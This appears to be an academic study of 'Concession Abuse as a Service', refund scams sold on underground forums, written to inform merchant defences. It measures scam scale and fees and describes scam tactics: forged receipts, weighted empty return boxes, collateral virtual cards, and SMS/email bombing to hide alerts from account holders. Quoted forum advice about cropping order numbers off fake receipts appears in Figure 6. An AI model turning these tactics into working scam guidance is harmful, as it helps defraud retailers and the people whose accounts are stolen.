In this paper, we perform in-depth manual and automated analysis of public and private messages from four large underground forums to identify the malicious actors involved in CAaaS, carefully study the operation of the scam, and define attributes to fingerprint the scam and inform mitigation strategies. Additionally, we surveyed users to evaluate their attitudes toward these mitigations and understand the factors that merchants should consider before implementing these strategies. We find that the scam is easy to scale—and can bypass traditional anti-fraud efforts—and thus poses a notable threat to online retailers.

1 Introduction

In concession abuse attacks, scammers leverage social engineering techniques to exploit the return policies of targeted merchants and obtain a *concession* (in the form of a refund or a replacement item) without returning any originally purchased products. Recent news of Amazon being scammed out of € 300,000 and $1.2M in 2017 and 2019 in two targeted *concession abuse* attacks reveals the tremendous (and growing) damage that such attacks can cause [14, 45]. These attacks become particularly heinous when scammers obtain such refunds using stolen accounts that belong to legitimate customers. Once successful, scammers monetize the refunds (often gift cards or replacement goods from the retailer) through services in the underground economy. Because offering concessions to appease distressed customers is a crucial business practice for retailers, these scams place companies in the difficult position of choosing between scam mitigation and the happiness of legitimate customers.

A perception by vendors who fall victim to concession abuse may be that these attacks are isolated incidents and can thus be resolved in an ad-hoc fashion. However, through a comprehensive analysis of underground forums and a concession abuse provider, we find that such attacks operate at scale, target merchants across multiple industry sectors, involve complex coordination between different underground actors, and overcome current industry best practices and mitigations to reliably yield success for the criminals.

In this paper, we show that concession abuse is, in fact, a prevalent criminal *business service* to which even unsophisticated cybercriminals can *subscribe* and subsequently profit with minimal investment. We refer to this ecosystem as *Concession Abuse as a Service* (CAaaS). The unsophisticated customers of CAaaS (*scam initiators*) request that attackers (*service providers*) engage with a targeted merchant to execute the scam. The scam initiator's ultimate goal is to obtain money from a purchased order via a concession from the merchant after paying a nominal commission to the service provider.

Despite its surface simplicity, CAaaS is a sophisticated online criminal industry that coordinates a diverse range of parties to facilitate key stages of the scam. An end-to-end supply chain of illicit services underpins CAaaS and provides components such as stolen account credentials [42], forged documents [17], and reshipping services [15]. Given the fact that existing mitigation approaches cannot effectively protect merchants from CAaaS [14, 45], and the wide range of threat actors that the scam entails, the research community must seek *systematic and proactive mitigations* to stop concession abuse across the entire ecosystem. To propose such mitigations, we first carefully study CAaaS to understand the *economics* and *implementation* of the attacks, and then conduct a survey as a preliminary evaluation of the proposed mitigations.

To this end, we performed an in-depth analysis of criminal communications on four popular underground forums, where we discovered 2,251 service providers of CAaaS scams who, collectively, target 264 merchants. Both scammers and

targeted merchants are distributed globally, and we found that CAaaS has not only remained active but is becoming more prevalent in recent years, despite the evolution of retailer return policies to prevent fraud. We identified underground communities in which users discuss scam questions, share their success and failure experiences, and even post tutorials for beginners. We found that these resources help train ill-intentioned users to become CAaaS service providers *within months*. Additionally, we joined a private discussion group run by a service provider and found the provider helped refund at least $81,159.27 over three months.

Prior work has examined social engineering skills [18, 20] and their applicability to traditional web-based phishing attacks, as well as persuasion techniques that manipulate people into performing actions or divulging confidential information [3, 8, 12, 29] and the phenomenon of criminal reshipping services [15]. General exploitation of merchants' return policies was studied in an *offline* context [37], and CAaaS combines and enhances these areas of cybercrime to target a unique part of the attack surface against retailers.

By performing the first such study of CAaaS, we help identify ways to disrupt the economics of the scam and empower vulnerable retailers to implement proactive defenses. Our contributions are thus as follows:

- We present the first study of the operations of an emerging threat, *Concession Abuse as a Service*, by examining the wide range of actors and supporting services involved in the scam and its economics.
- We characterize techniques that allow CAaaS to effectively defraud merchants, as well as failure cases and limitations of such techniques.
- We identify attributes to fingerprint CAaaS, propose mitigation approaches usable by merchants, and evaluate these approaches through merchant interviews and a user survey.

2 Overview

Concession abuse is a type of cybercrime that typically targets online merchant services.[1] In such scams, a malicious customer seeks to receive a concession—a free replacement or a refund—from a *targeted merchant* by socially engineering the Customer Service Representative (CSR) and exploiting the return process. If the scam succeeds, the criminal will get a free replacement or a refund, either of which can be monetized through additional intermediaries (see Section 3.4).

Concession abuse has evolved from ad-hoc scams into a *service* that has grown both in its complexity and effectiveness. In this transition, each scammer's role has expanded amid an environment in which attacks can occur on a large scale, and where individual cybercriminals can quickly gain expertise in their specific roles. Consequently, the barrier to entry has been greatly lowered such that even unskilled criminals can leverage and profit from concession abuse.

In this paper, we study the ecosystem of concession abuse as a service (CAaaS). In particular, we investigate the following research questions:

1. How does concession abuse work as a service (Section 3)?
2. What are the characteristics of CAaaS, and on what scale does it operate (Section 4)?
3. What do criminals do to execute concession abuse successfully, and when do certain scams fail (Section 5)?
4. How can merchants prevent concession abuse from succeeding at scale (Section 6)?

Analysis Approach. We used a qualitative approach for Question 1, a quantitative approach for Question 2, and hybrid approaches for Questions 3 and 4. For clarity, we describe each approach in its respective section.

Data Sources We base our analysis of CAaaS on four distinct data sources discussed throughout the remainder of this paper: threads and posts from underground forums, messages in private criminal groups, interviews with two large (undisclosed) US-based merchants, and a user survey about possible mitigation strategies.

We sought to identify underground forums with a significant focus on topics related to retail scams (the presence of which might imply the respective community's interest in concession abuse). We started with a large forum that had recently suffered a database breach: Nulled.io [33]. Using this database, we could analyze public threads and private messages. We then crawled all the URLs therein to compile a list of candidate forum URLs.

We manually analyzed each publicly accessible forum on this list, and for each that was still online and had at least 100 threads in scam-related sections, we (1) exhaustively crawled its public content and (2) recursively applied the same process to discover other candidate forum URLs. We ultimately identified and crawled four forums suitable for our analysis: Nulled.io (NULLED), SocialEngineered.net (SENet), Sinister.ly (SIN), and MPGH.net (MPGH). We summarize the relative popularity of these forums, at the time of our data collection in early 2019, in Table 1.

Given the fact that commoditized criminal services cater to less sophisticated criminals [30], we believe that our choice of clearnet forums was appropriate for the analysis of CAaaS.

Ethics. We proactively addressed ethical concerns by working closely with our Institutional Review Board (IRB) to obtain their approval and to develop an accepted ethical protocol for this study. First, we do not attempt to identify users from the collected datasets and use anonymous expressions to represent corresponding sensitive information in this paper. Since our purpose is to analyze CAaaS, we do not focus on particular users in the underground forums.

Second, using leaked or crawling publicly available datasets is an acceptable practice in the study of the underground ecosystem [2, 15, 28, 40]. Since purchasing services from underground forums to collect data with limited affecting other

[1] Although traditional concession abuse can also target brick-and-mortar merchants, in this paper we focus solely on merchants with an online presence, as offline attacks do not have the same scaling potential and are addressable through physical security approaches [19].

Table 1: Popularity statistics for the forums we analyzed.

Forum	# Threads	# Posts	# Users	Data Covered
NULLED	121,486	3,495,593	599,085	Jan 2015 – May 2016
MPGH	325,626	3,614,061	323,772	Dec 2005 – Feb 2019
SENet	55,560	468,659	15,433	May 2011 – Feb 2019
SIN	56,352	499,257	14,583	Aug 2008 – Dec 2018




Figure 1: The steps and actors in CAaaS.

users is also acceptable in the research community [22, 38, 41], we pay for upgrading our accounts to access VIP sections of forums to collect more data.

3 Anatomy of Concession Abuse as a Service

To understand the steps and actors involved in Concession Abuse as a Service, we first conduct a manual qualitative study on the crawled forum threads, artifacts (e.g., attachments and tutorials), and private messages. Due to the high number of forum threads, we randomly selected 4,000 threads (1,000 from each forum) for our analysis. We exhaustively reviewed all of other types of data. We then synthesized our findings to gain a thorough understanding of CAaaS.

3.1 Scam Actors

At a high level, CAaaS involves two parties: the *Scam Initiator* and the *Service Provider*. A scam initiator is the customer of CAaaS who wants to receive a free concession, and a service provider is a scammer who sells concession abuse as a service. In addition to scam initiators and service providers, other criminal agents play various supporting roles to improve the scam's chances of success and to hide the scammers' identities. We divide the process of CAaaS into three steps: preparation, execution, and monetization, as shown in Figure 1.

In the following sub-sections, we describe each step along with the actors involved. To better illustrate the actors in CAaaS, we also show a representative set of their discussions in Table 2.

3.2 Preparation

In the preparation step, a scam initiator and a service provider make a deal for an order or a merchant. For a scamming order, the scam initiator provides to the service provider a placed order and the corresponding information.

To obtain sufficient information and scale up the CAaaS business, a service provider may ask scan initiators to fill out a service form, as addressed in their advertisements *"submit the refund form if your order is already delivered."* The form includes detailed questions regarding the order, account, and the expected outcome (e.g., refund or replacement). For example, if a scam initiator places an order, they need to provide the type of payment, preferably "the last 4 digits of the card", and clarify if they have "received or signed for the delivery." For more information, we present a real-world service form in Table 7 in Appendix A.

Table 2: Quotes from criminals involved in CAaaS.

	Agent	Quote
Preparation	Service Provider	I will be offering my refund service after learning and having successful refunds of my own on many stores. I will list stores that I am the most comfortable refunding ...
	Scam Initiator	I need someone who can replace items from cracked UK amazon accounts, need to be trusted...
	Account Seller	I am selling an amazing Amazon account today, lots of past orders and very easy to get refunds from. I will start the bid at 15$...
	Hacking Service Agent	I'm selling everything you need to start cracking and everything you need to make your own combos, I'm cracking for over 2 years now and i cracked many sites and made nice amount of money, now I'm here selling everything you need for cracking ...
	Middleman Service Agent	you will know me for my SE Guides and HQ Posts on this forum well today I am offering middleman services via Paypal ...
Execution	Forgery Service Agent	I am also now offering general photoshop work, (utility bill, bank statement, etc.) PM me for rates ...
	Boxing Service Agent	Most boxing is $10 – $15, depending on weight and packaging requested. Amazon boxing starts at $15 for under 5 lb, Amazon boxing 5 lb – 10 lb is $20. Want a box with a little weight? ->$12...
	VCC Agents	I'm Selling VCCs for amazon These VCCs have at 2 bucks on it, so they are good for SEing 10 bucks for 1 VCC Add me on skype...
	SMS/Email Bomb Service Agent	I am offering my email bombing service for w/e you needs, i can offer 200 / 50cents I will only accept BTC...
Monetization	Scam Initiator	Since my last deal feel through i am selling the 4 xboxs i have at my reship. I believe they are all start wars.
	Reshipping Agent	LOCATED IN U.S.A. We reship your packages to anywhere in the world! Prices start at $29.99 and up. Package receiver or sender must pay for shipping ...
	Goods Reseller	I have an ebay account with 100% positive feedback. Looking for someone to supply me with products that I can resell. I have done this before with a few members here with great results ...
	Gift Card Exchanger	Looking to buy AGC, can pay via PP or BTC Looking for 70%.

Scam initiators or service providers typically prefer not to use their own accounts for better anonymity. *Account Sellers* provide compromised accounts, and *Hacking Service Agents* provide account attacking toolkits. Furthermore, *Middleman Service Agents* moderate the process, keeping both parties anonymous and avoiding scams in the service.

3.3 Execution

After the deal is made and the initial order is placed, service providers contact the targeted merchant and attempt to deceive the CSR into providing a concession. In the conversation between the service provider and the CSR, there may be conditions that prevent the concession abuse scam from succeeding. In these conditions, the service provider may leverage the services provided by supporting agents. We list these conditions with the associated supporting agents in categories below, and we will elaborate on each category in Section 5.2.

Extra Proof. The CSR may require extra proof for the issued merchandise. A *Forgery Service Agent* helps by providing forged proof such as edited photos.

Return Requirement. The CSR may require the original goods to be returned prior to issuing the concession. A *Boxing Service Agent* helps to craft an otherwise empty shipping box with the weight expected by the merchant. In the case of high-value items, the box may instead be filled with counterfeit goods.

Credit Card Requirement. The CSR may issue a concession before the original product returns yet to ask the service provider for a credit card number as collateral to ensure the return. In such a case, a *Virtual Credit Card (VCC) Agent* is able to furnish a valid credit card number that would be accepted by the merchant with few dollars balance.

Accountholder Notifications. After the concession is processed, the CSR may send a notification to the accountholder via e-mail or SMS. This increases the risk of being detected if the service provider uses a compromised account. In an attempt to minimize suspicion, an *E-mail/SMS Bomb Service Agent* will help flood the accountholder's e-mail or SMS inbox with messages to drown out alert messages from the targeted merchant.

3.4 Monetization

Recall that a scam initiator chooses either refund or replacement. However, the CSR may not provide what the scam initiator wants, and thus the scam initiator must convert the attack outcome to their actual needs. There are three possible scenarios as follows:

Once a service provider succeeds, they will request a refund via an e-gift card or a replacement sent to a specific address.

Replacement to Cash. If the concession is a replacement item, it may be shipped to a *Reshipping Agent* who supplies a third-party address. It is worth pointing out that scammers take advantage of both legal reshipping companies and drops [15] as the reshipping agents. The scam initiator can then resell the goods directly (e.g., by advertising them in underground forums) or hire a *Goods Reseller* with a trusted reputation in online marketplaces (e.g., eBay). Once the goods are sold, the reshipping agent will mail the goods to the buyer, who may be unaware of their fraudulent origin.

By using reshipping agents and goods resellers, the scam initiator is isolated from both the merchant and the buyer, and can therefore remain safe from detection. Reshipping agents are favored as they often offer free storage for a generous period, which lowers costs for the initiator because they do not need to pay for warehousing.[2]

E-gift Card to Cash. To quickly cash out an e-gift card, the scam initiator can employ a *Gift Card Exchanger* to exchange it for digital wallet balance or cryptocurrency such as Bitcoin. However, this method generally carries higher fees (e.g., 30%, see Table 2) due to added risk. To avoid such fees, some initiators will instead use the e-gift card to order an item and then resell it using the aforementioned method.

[2]One legal reshipping company frequently discussed by scammers (*Reship.com*) provides 60 days of free storage.

CAaaS for Buying Discounted Goods. Interestingly, we observe that some service providers even behave as third-party dealers of arbitrary goods. A scam initiator reaches out to the service provider and pays them a heavily discounted price for a specific product (chosen by the initiator). The service provider then uses unrelated orders to obtain one or more refunds from a target merchant that sells this product. Finally, the provider uses the refund(s) to purchase the designated product for the initiator. As a result, the scam initiator gets a product at a price substantially below retail value, and the service provider gets payment for the service.

4 Analysis of CAaaS Features and Scale

As an emerging threat, CAaaS has a number of unexplored aspects, therefore we focus on the following questions:

1. Which merchants and goods do scammers target? (§ 4.2)
2. How much do providers earn from the service? (§ 4.3)
3. What is the geolocation of concession abuse scammers and their targeted merchants? (§ 4.4)
4. Does the scam operate at scale? (§ 4.5)
5. How difficult is it for newcomers to learn this scam? (§ 4.6)
6. Is the financial loss significant? (§ 4.7)
7. What is the overlap between the concession abuse scammers and other types of scammers? (§ 4.8)

4.1 Analysis Approach

To draw insights about large-scale activity in underground forums that extend beyond the qualitative manual analysis described in Section 3, we train a machine learning classifier and apply it to the whole dataset. Our approach is composed of three steps.

Step 1: Data Sampling. We randomly sampled 4,000 threads (1,000 in each forum) from the crawled forum data using *Stratified Random Sampling* [23], and we manually labeled each thread based on its content.

Step 2: Sampled Data Labeling. We designed three separate types of labels for answering the seven questions posed in Section 4, and we synthesized the labels based on the empirical analysis on the 4,000 samples.

CAaaS Topic. We classified threads by four CAaaS topics: Advertisement, Purchasing Request, Discussion and Support, and CAaaS-unrelated. These labels help to identify CAaaS-related posts and actors and will be used to answer all the questions.

Scamming Experience. For Question 5, we classified CAaaS-related threads by scamming experience: Successful, Failed, and Neutral experiences. These labels help to identify the conditions and the time that a scam succeeds or fails.

Forum Activity. For Question 7, we classified underground forum activities by Monetization, Hacking, Scam, and Other, and we specified common scams by Email

Table 3: CAaaS topic statistics for the forums.

CAaaS Topic	# Threads	# Posts	# Users
Advertisement	13,433	280,434	27,089
Purchase Req.	13,817	65,590	9,131
Discussion & Support	30,033	278,590	29,988
CAaaS-Unrelated	501,741	7,452,956	642,167




Figure 2: Top ten targeted merchants advertised by CAaaS providers.

Compromise, Data Breach, Denial of Service, Phishing, and Ransomware referred by common underground forum structures and FBI Internet Fraud definition [11].

Step 3: Data Classification. For each label type, we used the labeled samples to train a well-performing machine learning model and applied the model to the full dataset. We performed three steps to process the raw data [39, 44]:

We first converted text to vectorized features with Term Frequency-Inverse Document Frequency after the threads are converted into tokens and stemmed with Natural Language Toolkit [6]. Each thread is represented as a 108,741-dimension vector. We then applied 5-fold cross-validation, training on four folds and testing on one fold for five repeated times, and synthesized and computed the F1 score for all three classifiers. We evaluated six models: Support Vector Machine (SVM), Naive Bayesian, Logistic Regression, K-Nearest Neighbors, Multi-Layer Perceptron, and Random Forest. We chose SVM ultimately as it outperformed other models, having F1 scores of 0.88 for the CAaaS topic classifier and forum activity classifier and 0.90 for the CAaaS experience classifier, which are sufficient for cybercriminal ecosystem analysis, as defined by Bhalerao et al. [4].

Table 3 shows CAaaS topic statistics for the forums. Note that many users do not have any activity but reading after joining forums, so they are not classified into any category.

4.2 Targeted Merchants and Goods

To understand what targeted merchants are advertised, we used Standford NER [13] to tag "ORGANIZATION" tokens in the results labeled CAaaS Advertisements, and then manually reviewed all extracted organizations to remove mistagged ones. By comparing the merchants identified via such an approach with our manually extracted merchants from 200 randomly selected advertisements, the semi-automatic merchant extraction approach can identify 97.8% of targeted merchants. We identify 264 targeted merchants from all advertisements using this semi-automatic approach.

To determine the most popular merchants, we count each merchant's number of times was mentioned in a provider's advertisement. The results show that 1,031 out of the 2,251 service providers explicitly advertise merchants. Figure 2 shows the ten most targeted merchants explicitly advertised by the 1,031 service providers.

By manually analyzing 100 randomly selected providers who never mention merchants, we found that: (1) such service providers do not advertise targeted merchants but request to be contacted privately for details (e.g., *"if you are interested pm me"*), (2) they only mentioned the types of goods (e.g., *"items can consist of electronics and jewelry"*), and (3) they put the prior positive experience from other members in their advertisements and leave contact information.

Case Study. We analyzed a service list from a well-known scam service provider in the SENet forum as a case study. The provider has been active since 2017 and holds a top 1% reputation rating. The provider groups the targeted merchants into eight categories and lists Amazon as one dedicated category because of its popularity. For brevity, we show one category of the services in Table 4, and the full service list in Table 14 in Appendix D. Because there are 157 merchants in the original list, we list five of the highest *Limit* merchants in each category.

As shown in Table 4, we notice that the payment method impacts the service. Scam providers are more confident in working on high-value orders paid by PayPal than by credit or debit cards because of the higher *Limit*, although refunding PayPal orders takes a longer time. Buyer protections offered by third-party payment processors may provide scammers additional avenues for getting refunds. Also, according to one of the companies we collaborated with, some merchants do not actively engage in investigations or disputes from third parties, enabling scam providers to bypass merchants when getting refunds.

Each provider's service list reflects their experience in scamming different merchants, so the *Limit, Items, Region* and *Average Time* can vary between providers. For example, the scam service provider of Table 14 can work on Walmart orders with multiple goods and a $30,000 price limit, but another scam service provider can only refund one item in an order from Walmart with a $600 limit. Note that providers also offer to scam merchants that are not in their service lists.

Targeted Goods. From a service provider's perspective, as shown in Table 14, the provider cares more about the store, payment methods, order value, region, and the number of items than the goods themselves. From a scam initiator's perspective, they either want a refund for orders in compromised accounts (in which case they cannot arbitrarily choose the good), or they use their account and will accept any high-value good. Therefore, scam initiators do not have particular targeted goods; instead, they accept all kinds of goods, from high-value electronics to clothes, food credits, or even baby products (e.g., *"lots*

Table 4: Partial concession abuse service list for a top service provider.

Store Category	Payment Method	Store	Limit ($/€)	Items	Pay Rate (%)	Region	Avg Time
Clothing	Credit/Debit Card	Abercrombie & Fitch	No Limit	Multiple	25%	Worldwide	1 Day
		Macys	No Limit	One	25%	USA	1 Day
		Hollister	No Limit	Multiple	25%	Worldwide	1 Day
		Zappos incl Luxury	30,000	Multiple	25%	USA	1 Day
		Armani	3,000	Multiple	25%	Worldwide	10 Day
	PayPal	Stone Island	No Limit	Multiple	15 – 25%	Worldwide	2 – 3 Weeks
		StockX	No Limit	One	15 – 25%	Worldwide	2 – 3 Weeks
		YOOX	No Limit	Multiple	15 – 25%	Worldwide	2 – 3 Weeks
		Dolce Gabbana	No Limit	Multiple	15 – 25%	Worldwide	2 – 3 Weeks
		Mr Porter	No Limit	Multiple	15 – 25%	Worldwide	2 – 3 Weeks




Figure 3: Geographical distribution of concession abuse scammers from the NULLED forum.




Figure 4: Trends in new scammer registrations and total forum members, monthly from 2006 to 2018.

of free food (got a $150 store credit for Pizza Hut one time that was amazing) and free diapers when my kids were babies.").

4.3 CAaaS Service Fee

By studying a randomly selected set of 100 service providers from the four underground forums, we discover that service providers will either charge a percentage of the order value (i.e., the requested refund amount), or a minimum fee, whichever is greater. For example, the provider referenced by Table 4 will charge 15% to 25% or a $35 minimum. The fees primarily depend on the merchant, order price, and original payment method: *"Clothing Store PayPal Claims: 25% under $/€ 5,000, 20% under $/€ 7,000, and 15% above $/€ 7,000."*

Additionally, there is no significant difference in the fee percentage and minimum fees between service providers in our data. We conclude this by analyzing these randomly selected providers while considering three factors: (1) their *Reputation*, (2) the number of *Likes*, and (3) *Post Time* of first service advertising. *Reputation* and *Likes* are peer-rated indicators as social proof of a provider's trustworthiness and contribution to the underground forum, whereas the *Post Time* reveals the service starting time. Our results shows that regardless of the rank of providers' *Reputation*, *Likes*, or *Post Time*, each provider's minimum and maximum rates are nearly 15% and 30%, respectively. Also, their minimum fees vary between $30 and $50.

4.4 Geolocation of Scammers and Merchants

We extracted 15,450 IP addresses of members engaged in CAaaS threads from the NULLED database. Then, we used the *IP2Location* service [5], which is accurate at the country level [35], to determine the country of CAaaS scammers.

At the time of the study, we identify 1,674 (10.8%) anonymous IP addresses (e.g., VPN services, open proxies, Tor exits, hosting providers) by using the *IP2Proxy* database [25]. While there may be additional unknown proxies not identified by *IP2Proxy*, using *IP2Proxy* can provide insights into scammers' geographical distribution by excluding popular and public anonymous IP addresses.

As shown in Figure 3, the remaining IP addresses are globally distributed, and the US, UK, and Canada are the top countries, accounting for 43.3% of these addresses. Also, most service providers (84.8%) are in Europe and North America, and only 11.7% of providers hide their IP addresses in underground forums using an anonymous IP address known to *IP2Proxy*.

Additionally, targeted merchants are distributed worldwide. Table 14 shows the service provider targets, which include merchants in Europe, Asia, and North America, such as YOOX, Lenovo, and Microsoft. Also, scammers target large merchants who have a presence in multiple countries, such as Amazon. In Table 14, the provider explicitly demonstrates his capability of scamming Amazon in seven countries. The provider can refund the highest value orders from Amazon US and take the shortest time from Amazon Netherlands.

4.5 Scam Scale

In this section, we studied the scale of the CAaaS community. We counted the number of newly registered scammers and overall members within a 30-day sliding window by the forum to compare their registration patterns. We used probability density to normalize the count and demonstrated the pattern differences of newly registered scammers and overall members, as shown in Figure 4.

In general underground forums, MPGH and SIN, where CAaaS is not the main content, the number of new CAaaS scammers has been increasing, but the number of new overall members has not increased significantly, and even declined since 2016. Because SENet is a forum primarily for CAaaS, the patterns of new scammers and overall members are very similar, showing an increasing trend since 2017. For




Figure 5: Trends in newly created scam threads and total threads, monthly from 2006 to 2018.

another general hacking forum, NULLED, we do not observe significant pattern differences. One possible reason could be that the data in NULLED is between 2015 and May 2016.

We also studied the activity of users discussing CAaaS in underground forums. We considered the number of newly created scam threads and overall threads in each forum (as opposed to the number of replies) because new threads are indicative of new instances not previously discussed. To compare the thread patterns effectively, we normalized the count and depicted the probability density of new scam threads and overall threads over time by forum in a 30-day sliding window, as shown in Figure 5.

We observe significant climbing trends of new scam threads in MPGH, SIN, and NULLED forums, while overall threads have stable or even decreasing trends. Although there is a slightly increasing trend since 2017 in the SENet forum, fewer threads were started compared with earlier. A possible explanation for these threads could be an active rumor within the underground communities, which states that the SENet forum was taken down by law enforcement, and it now is a trap for scammers.

4.6 From Novice to Seasoned Scammer

Based on our manual analysis of the four forums, we notice the significant amount of resources for novices helps them learn and become expert scammers within a short period of time.

Scam tutorials are widespread in underground forums. For example, Table 8 in Appendix B shows a scammer advertising about tutorials of the concession abuse scam, where customers can buy the core book plus any other selective tutorials from the scammer. These books can lower the learning curve and provide full-service guidance for scammers from learning scam tricks to running their scam services.

Scammers share their scamming experience to inspire and support other scammers as well. For example, one scammer shares that *"It was pretty easy, I ordered a laptop from DX and I contacted them I didn't got it so they sent a new one."*, and another group of scammers provide suggestions as shown in Figure 6.

To understand the difficulty of learning to perform concession abuse scams, we measured the time a novice needs to succeed in their first scam based on their post date

```
Support seeker: ... I've been trying to SE a google pixel xl 2
 ... both times everything went well until they asked for a proof
of purchase. ... I'm not exactly sure what I'm doing wrong ...
Support provider 1: Gift/Giveaway doesn't
work too well anymore for UK. I'm assuming you're trying UK.
Support provider 2: So get a POP and give them fake receipt
Support provider 3: Fake Amazon POP's work. If you want
to be safe you can crop out the order number so they can't verify it
```

Figure 6: Support received from experienced scammers.




Figure 7: The growth of scammers over time while learning.

and joined date extracted from the raw HTML files. We first identified novices by finding the accounts that initiate a CAaaS-Discussion & Support thread (to seek help), do not provide any services. Then, we leveraged the scamming experience classifier 4.1 to find scammers who share both failed and successful scamming experience, and the first failed experience date should be earlier than the first successful experience date. Through this method, we identified 94 novice scammers that matched this description. Note that there are more novices in underground forums, and we only select those who share their scamming experience. To ensure these identified scammers are indeed novices, we manually analyzed all of their posts in the underground forums: the posts are either learning scam skills or asking for help. Moreover, none of them attempt sophisticated techniques such as starting a scam-related business, based on our manual analysis of their posts.

We then identified the amount of time it took them to post about their first failed scamming experience since joining the forum and their first successful scamming experience. The top figure ("Novice") in Figure 7 shows the growth of novice scammers over the time of their experience.

We find out that 50% and 80% of these novice scammers posted their first failure within 10.6 and 72.4 days, posted their first success within 46.7 days and 293.1 days, and took an average of 16.7 and 99 days to success after their first failures, respectively. Note that scammers may share their experience later than the actual date, and failed experience are more likely to be shared because they are looking for help from sophisticated scammers.

We also discovered instances in which scam initiators become directly entangled in the underground economy by evolving into service providers. We identified 116 scam initiators who begin with posting "CAaaS Purchase Request" and later become service providers, starting "CAaaS Advertisement" threads. The bottom figure ("Role-switcher") in Figure 7




Figure 8: Timeline of the activities of a scammer who eventually switched roles and became a service provider.

shows the growth of these 116 scammers over time: 50% of such service buyers take 67 days to start their business after first buying scam services, and 80% of them take 259 days.

To understand these role-switchers, we present a case study of one concession abuse scammer's journey from a novice to an expert. Figure 8 depicts a timeline of this scammer's activities. The scammer made a request for scam-obtained goods six days after engaging in several scam discussions, and they attempted to hire a service provider 33 days later. Then, after learning about the scam, the scammer started to defraud merchants directly: As evidence, they attempted to buy a forged image and sought help for scamming 51 days and 93 days after joining the underground forum, respectively. Ultimately, they became a service provider 142 days after joining the forum.

4.7 Financial Loss

It is impractical to directly estimate the financial loss caused by CAaaS solely based on the posts in underground forums because: (1) scam initiators do not frequently vouch for service providers, (2) while some shared screenshots show the refund amount, many of them redact the amount, and (3) some screenshots of proofs are reused by multiple service providers in their advertisements.

However, we notice service providers prefer that scam initiators contact them through external messaging platforms (for privacy reasons), and 17.6% of providers manage groups on external platforms (such as Telegram) in which scammers can discuss concession abuse, making it possible to estimate the financial loss caused by individual service providers.

To this end, we joined the Telegram group of a well-known provider introduced in Section 4.2. We collected all public messages, pictures, and member profiles visible in this Telegram group.[3] Due to the popularity of CAaaS, the provider converted the group to a *supergroup* (maximum 100,000 members, from the default of 200) on November 16, 2019. We thus collected data from November 16, 2019 to February 28, 2020.

We found 1,076 members posted 17,898 messages within this period and noticed that the provider is the only service provider in the group. Members are only allowed to advertise their businesses or post links if approved by the provider: for example, certain vetted members offer cash-out services to monetize scam initiators' refunded e-gift cards. Therefore, all CAaaS related vouchers are for the provider's service.

Because the feedback from scam initiators often includes screenshots of refund confirmation, we collected all such screenshots in the group and extracted the text using OCR [27].

[3] Our observational study underwent the IRB review and received approval.

Table 5: The number of CAaaS scammers participating in other illicit activities (total CA actors: 49,720).

(a) Non-scam Activities

Content Category	Scammers	Ratio
Hacking	6,377	12.83%
Monetization	3,249	6.54%
Stolen Credential	12,827	25.80%

(b) Non-Concession Abuse Scams

Scam Type	Scammers	Ratio
Email Compromise	174	0.35%
Data Breach	150	0.30%
Denial of Service	253	0.51%
Phishing	67	0.14%
Ransomware	7	0.01%

We manually verified the results for merchant names. We identified 25 merchants from 227 screenshots, five of which were not listed in the provider's advertisements (see Table 14). Hence, the provider is able to defraud other merchants as requested by initiators.

85 of these screenshots contained refund amounts (the remainder were redacted or incomplete). The provider helped refund the equivalent of $81,159.27 ($41,076.71, € 17,130.4, and £7,393.29) over three months through scamming merchants in North America and Europe. Because not all screenshots had a refund amount, and not all scammers provide feedback, it is likely that the provider refunded a far higher amount.

